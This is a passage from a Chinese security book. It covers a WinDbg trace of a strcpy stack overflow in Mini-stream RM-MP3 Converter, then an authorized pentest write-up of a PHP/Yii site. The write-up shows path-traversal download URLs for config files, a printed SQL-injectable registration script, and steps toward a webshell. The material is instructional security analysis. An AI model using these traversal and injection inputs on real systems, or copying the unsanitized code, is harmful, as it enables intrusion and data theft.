(0043c724)] ds:0023:0043c724=
{msvcrt!fread (77c111fb)}
0:000> p
eax=00000400 ebx=00104a58 ecx=77c1123c edx=00386658 esi=77c2fce0
edi=00447418
eip=0041d20c esp=000ff720 ebp=00383d30 iopl=0         nv up ei ng nz
ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000296
RM2MP3Converter+0x1d20c:
0041d20c 6a02            push    2
```

主要看一下 ecx 的值，在 call 调用时，ecx 的值为 000ff748，这处地址是 DstBuf，用于保存文件内容，执行后，我们来看一下这个地址中的值。

```
0:000> dd 000ff748
000ff748  41414141 41414141 41414141 41414141
000ff758  41414141 41414141 41414141 41414141
000ff768  41414141 41414141 41414141 41414141
000ff778  41414141 41414141 41414141 41414141
000ff788  41414141 41414141 41414141 41414141
000ff798  41414141 41414141 41414141 41414141
000ff7a8  41414141 41414141 41414141 41414141
```

可以看到，已经读取到了畸形字符串，接下来还有几处 fseek 和 ftell 操作，大概就是获取文件长度之类的，接下来继续单步跟踪。

```
0:000> p
eax=00000001 ebx=00104a58 ecx=00104a58 edx=7c92e4f4 esi=77c2fce0
edi=0000aaec
eip=0041d52b esp=000ff72c ebp=00383d30 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
```

```
RM2MP3Converter+0x1d52b:
0041d52b e8b0250000     call    RM2MP3Converter+0x1fae0 (0041fae0)
0:000> p
(224.714): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00000010 esi=77c2fce0
edi=0000aaec
eip=41414141 esp=000ff730 ebp=00383d30 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
41414141 ??              ???
```

在 0041d52b 地址处的 call 调用后，程序到达漏洞现场，那么 sub_41fae0 这个函数很有可能是漏洞出发的关键函数，我们要详细分析一下这个函数的内容。

进入函数之后，继续单步步过，发现这个函数直接可以运行到返回位置，在返回位置，发现了问题。

```
0:000> p
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00000010 esi=77c2fce0
edi=0000aaec
eip=00420215 esp=000f6e0c ebp=00383d30 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
RM2MP3Converter+0x20215:
00420215 5b              pop     ebx
0:000> p
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00000010 esi=77c2fce0
edi=0000aaec
eip=00420216 esp=000f6e10 ebp=00383d30 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
RM2MP3Converter+0x20216:
00420216 81c418890000    add     esp,8918h
0:000> p
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00000010 esi=77c2fce0
edi=0000aaec
eip=0042021c esp=000ff728 ebp=00383d30 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
RM2MP3Converter+0x2021c:
0042021c c20400          ret     4
```

在返回位置，esp 的地址出现了问题，我们来看一下。

```
0:000> dd esp
000ff728  41414141 41414141 41414141 41414141
000ff738  41414141 41414141 41414141 41414141
000ff748  41414141 41414141 41414141 41414141
000ff758  41414141 41414141 41414141 41414141
```

```
000ff768  41414141 41414141 41414141 41414141
000ff778  41414141 41414141 41414141 41414141
000ff788  41414141 41414141 41414141 41414141
```

果然，此时 esp 的值被 41414141 覆盖了，也就是说，当 ret 4 执行时，程序会跳转到 esp 地址存放的值的地址，也就是 41414141，也就是我们可控的位置了。

那么也就是说，在这个函数执行的过程中，某处会导致 esp 的值被覆盖，要注意一下 ret 4 执行前，会执行 add esp,8918h ，esp 的值会加上 8918，那么我们在函数入口观察一下这个值。

```
Breakpoint 0 hit
eax=00000000 ebx=00104a58 ecx=000f9128 edx=00000004 esi=00383d53
edi=000ff728
eip=0041fc1f esp=000f6e00 ebp=00383d30 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
RM2MP3Converter+0x1fc1f:
0041fc1f 51              push    ecx
0:000> dd esp+8918
000ff718  00000000 00000000 00000000 00000000
000ff728  0041d530 00383d30 00000000 00000006
000ff738  00104a58 00000001 7c9301bb 00000000
000ff748  41414141 41414141 41414141 41414141
000ff758  41414141 41414141 41414141 41414141
000ff768  41414141 41414141 41414141 41414141
000ff778  41414141 41414141 41414141 41414141
000ff788  41414141 41414141 41414141 41414141
```

可以看到，入口处 esp+8918 的值还是正常值，也就是说函数中的某处会将这个值覆盖，接下来我们继续单步跟踪，要找到覆盖的位置。

```
0:000> p
eax=00000000 ebx=00104a58 ecx=000f9128 edx=00000004 esi=00383d53
edi=000ff728
eip=0041fc20 esp=000f6dfc ebp=00383d30 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
RM2MP3Converter+0x1fc20:
*** WARNING: Unable to verify checksum for C:\Program Files\Mini-
stream\Mini-stream RM-MP3
Converter\MSRMfilter03.dll
*** ERROR: Symbol file could not be found.  Defaulted to export
symbols for C:\Program Files\Mini-
stream\Mini-stream RM-MP3 Converter\MSRMfilter03.dll -
0041fc20 ff9372640000    call    dword ptr [ebx+6472h]
ds:0023:0010aeca={MSRMfilter03!
Playlist_FindNextItem (10008d40)}
0:000> p
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00000004 esi=00383d53
edi=000ff728
```

```
eip=0041fc26 esp=000f6dfc ebp=00383d30 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
RM2MP3Converter+0x1fc26:
0041fc26 83c404          add     esp,4
0:000> dd esp+8918
000ff714  41414141 41414141 41414141 41414141
000ff724  41414141 41414141 41414141 41414141
000ff734  41414141 41414141 41414141 41414141
000ff744  41414141 41414141 41414141 41414141
000ff754  41414141 41414141 41414141 41414141
000ff764  41414141 41414141 41414141 41414141
```

在 0041fc20 地址，执行了一处 call 操作，这处 call 操作后，esp+8918 的值改变了，关注一下这处 call 调用。

这是调用了程序的一个动态链接库 MSRMfilter03.dll 中的 PlayList_FindNextItem 函数。

```
signed int __cdecl Playlist_FindNextItem(char *a1)
{
  const char *v1; // eax@1
  signed int result; // eax@2

  sub_10008DE0(5, aDebugPlaylis_3, (unsigned int)aDMpf2_0Mplayer);
  v1 = (const char *)sub_10006850(dword_1004D600, 1);
  if ( v1 )
  {
    strcpy(a1, v1);
    sub_10008DE0(5, aDebugPlaylis_4, (unsigned int)aDMpf2_0Mplayer);
    result = 1;
  }
  else
  {
    sub_10008DE0(5, aDebugPlaylis_5, (unsigned int)aDMpf2_0Mplayer);
    result = 0;
  }
  return result;
}
```

注意观察 v1 变量，v1 变量赋值后，会进行一次 if 判断，之后会进入 if 条件判断中，执行一次 strcpy 操作，将 v1 的值交给变量 a1，这里非常关键，也是漏洞触发的关键位置。

首先我们先观察 v1 变量调用 sub_10006850 函数。

```
10008d5b 6a01          push    1
10008d5d 50            push    eax
10008d5e e8eddaffff     call    MSRMfilter03+0x6850 (10006850)
10008d63 83c418        add     esp,18h
10008d66 85c0          test    eax,eax
10008d68 7444          je      MSRMfilter03!Playlist_FindNextItem+0x6e
(10008dae)
```

这个函数的两个参数分别是 eax 和 1，所以进入前，我们观察一下 eax 寄存器。

```
0:000> dc eax
02ed5748  555c3a43 73726573 6d64615c 445c6e69  C:\Users\admin\D
02ed5758  746b7365 415c706f 41414141 41414141  esktop\AAAAAAAAA
02ed5768  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02ed5778  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02ed5788  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02ed5798  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02ed57a8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
02ed57b8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

果然这个 eax 寄存器此时已经是畸形字符串了，而这处执行完之后，会进入一处条件判断跳转，判断的内容正是执行完 call 函数后 eax 的值。

也就是说之前伪代码中的 v1，此时会是 eax 中存放的值。而我们来看一下 eax 之后的去处。

```
.text:10008D6C                mov     edi, eax
.text:10008D6E                or      ecx, 0FFFFFFFFh
.text:10008D71                xor     eax, eax
.text:10008D73                push    0CDh
.text:10008D78                repne scasb
.text:10008D7A                not     ecx
.text:10008D7C                sub     edi, ecx
.text:10008D7E                push    offset aDMpf2_0Mplayer ;
"D:\\Mpf2.0\\MplayerMod\\dll_interface\\"...
.text:10008D83                mov     edx, ecx
.text:10008D85                mov     esi, edi
.text:10008D87                mov     edi, [esp+10h+arg_0]
.text:10008D8B                push    offset aDebugPlaylis_4 ; "Debug:
Playlist_FindNextItem ok. %s(%u)"
.text:10008D90                shr     ecx, 2
.text:10008D93                rep movsd
```

10008D6C 处，eax 值会交给 edi，之后 edi 会减去 ecx，之后 edi 值交给 esi，之后再 10008D93 会执行一处 esi 地址存放的值交给 edi 的操作，其实这就是 strcpy，那么我们来看一下这里。

```
0:000> p
eax=00000000 ebx=00104a58 ecx=00002ab3 edx=0000aacd esi=02ed5748
edi=000f9128
eip=10008d93 esp=000f6de4 ebp=00383d30 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
MSRMfilter03!Playlist_FindNextItem+0x53:
10008d93 f3a5          rep movs dword ptr es:[edi],dword ptr [esi]
0:000> p
eax=00000000 ebx=00104a58 ecx=00000000 edx=0000aacd esi=02ee0214
edi=00103bf4
eip=10008d95 esp=000f6de4 ebp=00383d30 iopl=0         nv up ei pl nz
na po nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
MSRMfilter03!Playlist_FindNextItem+0x55:
10008d95 8bca          mov    ecx,edx
0:000> dd esp+8918
000ff6fc  41414141 41414141 41414141 41414141
000ff70c  41414141 41414141 41414141 41414141
000ff71c  41414141 41414141 41414141 41414141
000ff72c  41414141 41414141 41414141 41414141
000ff73c  41414141 41414141 41414141 41414141
000ff74c  41414141 41414141 41414141 41414141
```

可以看到 strcpy 之后，esp 的值被覆盖了，当函数返回，即可到达用户可控的地址，执行恶意代码。

第二章 Web 安全

第1篇　授权下对某系统渗透测试

作者：Hero

有一朋友公司开发了一套基于 PHP 开发的预约 api 端口服务，他想知道网站是否安全，后找我给他们做一次检测，就有了以下内容。

此次渗透测试涉及到的内容不是很多，主要是告诉我们在任何意思渗透测试中，我们都要抱定信念，即使遇到困难我们也能克服。


注：为了保密，目标域名使用 test.com 替代。

首先进行了信息收集


目标域名：test.com IP: xxx.xxx.xxx.xxx

软件环境：windows+apache+mysql

访问 http://www.test.com



直接打开就是后台页面，输入账号密码（demo 站源码，里边提供了账号密码和数据库）、登入进去




一个标准的企业站的功能，有新闻维护、会员编辑的功能。渗透测试的最终目的是拿到目标权限，所以获取一个 webshell 是我们最先要突破的地方。

首先大致浏览了下后台功能，为了得到权限，我们可以通过常规的手段，后台的上传，命令执行，文件包含等手段，最简单有效直接的就是文件上传。

直接上传 php 文件提示文件格式不允许。

首先看下上传地址：

使用的是百度的 ueditor2014 的编辑器，这编辑器没有什么可利用的漏洞，不过可以看下他的配置有没有疏忽的地方。



基本是官方默认配置，放弃此路，继续翻后台，找到一个数据备份的地方，

数据备份的功能 asp 中经常遇到，php 的网站里边一些成型的 cms 里边也有这功能，不过都是经历过蹂躏太多次，安全性都不错，这套系统是他们自己开发的，所以这些地方有可能会存在安全漏洞。四个基本功能，备份、还原、下载、删除、

测试了下，功能没有做什么限制，都可以使用。不过这个备份功能我们利用的地方有限，注意到一个事情，直接下载、删除，都会用到文件名，xxxx.sql.gz 难道是文件直接存在的?

```
<ahref="/admin/website/dataBack/downloadBack/file/zzzzzzzzzz_586335365.sql.gz" class="download"><i class="glyphicon glyphicon-edit"></i>下载</a>
```

这套程序是给予 yii 框架开发的，而且目标站做了伪静态，所以还原之后应该是 url:

```
www.test.com/index.php?r=admin/website/dataBack/downloadBack&file=zzzzzzzzzz_586335365.sql.gz
```

看到这个地方就想到会不会存在一个任意下载的漏洞?

打开源码找到 databack 控制器看下源码

```
controller.php | DataBackController.php | config.json

100             Yii::app()->end();
101         //  Message::show_msg($this->createUrl('/admin/system/dataBack/'), '删除备份
102         }else{
103             echo '<h2 style="color:red;text-align:center;margin:50px;font-family:Mic
104             Yii::app()->end();
105         //   Message::show_msg($this->createUrl('/admin/system/dataBack/'), '删除备份
106         }
107     }
108
109     // @下载备份文件
110     public function actionDownloadBack(){
111         $this->initNew();
112         // echo $this->config['path'] . $_GET['file'];
113         $this->download($this->config['path'] . $_GET['file']);
114         // $this->download($this->config['path'] . $_GET['file']);
115         // echo $this->config['path'] . $_GET['file'];
116     }
117
118     //还原数据库
119     public function actionRecover(){
120         $this->initNew();
121         $this->mr->setDBName($this->config['dbname']);
122         if($this->mr->recover($_GET['file'])){
123             echo '<h2 style="color:green;text-align:center;margin:50px;font-family:M
```


直接通过 download 方法去下载提交过来的 file 参数的文件名，文件存在 config['path ']

```
public function initNew(){
    Yii::import('application.extensions.MysqlBack', TRUE);  //导入Mysql备份类库
    $connect_str = parse_url(Yii::app()->db->connectionString);
    $re_str = explode('=', implode('=', explode(';', $connect_str['path']))); //取得数据库IP,数据
    $this->config = array( //设置参数
        'host' => $re_str[1],
        'dbname'=> $re_str[3],
        'port' => 3306,
        'db_username' => Yii::app()->db->username,
        'db_password' => Yii::app()->db->password,
        'db_prefix' => Yii::app()->db->tablePrefix,
        'charset' => Yii::app()->db->charset,
        'path' => Yii::app()->basePath . '/data/backup/',       //定义备份文件的路径
        'isCompress' => 1,                  //是否开启gzip压缩{0为不开启1为开启}
        'isDownload' => 0                   //压缩完成后是否自动下载{0为不自动1为自动}
    );
    $this->mr = new MysqlBack($this->config);   //实例化
}
```

download 方法是个下载文件的方法，没有做任何过滤


```
// @公共下载方法
public function download($filename){
    ob_end_clean();
    header("Cache-Control: must-revalidate, post-check=0, pre-check=0");
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-streamextension');
    header('Content-Length: '.filesize($filename));
    header('Content-Disposition: attachment; filename='.basename($filename));
}
```

本机搭建下测试下，是否存在



的确有生成的文件，那么我们可以测试是否存在任意下载漏洞，直接下载网站的配置文件 `/admin/website/dataBack/downloadBack?file=../../../protected/config/main.php`

测试成功：（同时还存在一个任意删除漏洞，不过此处用处不大，有些 cms 中可能会存在重装漏洞，删除 install.lock 文件）




人品不错是 root、只要找到外联或者 phpmyadmin 登录进去就能 getshell、成功离赢取白富美又近了一步。

对于找 phpmyadmin 这种事情，主要方法是扫目录，


个人推荐，如果是这种单站的情况下，直接访问 IP，或者扫描端口（有些主机系统，例如护卫神会直接开一个 8889 之类的端口作为 phpmyadmin 的登录的地方，）

直接访问 IP

http://XXX.XXX.XXX.XXX




发现是 wamp 的集成环境，看到 tools 里边有 phpinfo()可以得到物理路劲，方便后期导出 shell。



接着找 phpmyadmin


XXX.XXX.XXX.XXX/phpmyadmin/



存在不过访问不了，因为 WampServer 只允许本地访问，phpmyadmin，放弃了。

峰回路转：

访问 IP 的时候，发现一共有三个域名，其中一个为 test.test.com 看样子应该是测试站



是个测试站。而且存在遍历目录的漏洞，猜测下路径

`http://test.test.com/admin/website/dataBack/downloadBack?file=../../../../../../www/test.test.com/user_json.php`


`http://test.test.com/admin/website/dataBack/downloadBack?file=../../../../../../www/test.test.com/common/class_mysql.php`

把其余的几个文件都下载下来，分析了下发现是个调试用户注册的网站，其中存在一个注入漏洞

```php
<?php
require('./common/config.php');
if($_GET['act']=="reg"){
    $sql="SELECT *FROM `user` WHERE username='".$_GET['user']."'";
    $result=$db->fetch_one_array($sql);
    if($result!=""){
        $login['code']='0';
        $login['info']="该用户名已经存在,请用其他用户名注册!";
    }else{
    $login=array();
    $db_result=array();
    $data=array(
            'username'=> $_GET['user'],
            'password' => md5($_GET['pwd']),
            'mobile' => $_GET['mobile'],
            'money' => '10000',
            'regtime' => date("YmdHis"),
            'tk'=> $_GET['tk'],
```


构造 url:

`/user_json.php?act=reg&user=adminni&pwd=admini&mobile=13813813813&tk=admin`



提交数据成功

在次访问:



提示用户已经存在，

因为偷懒扔到 sqlmap 里边发现，不能 getshell，只能手工去搞。这种情况下，目前有效的方法是执行 sql 语句进行 outfile 导出文件。

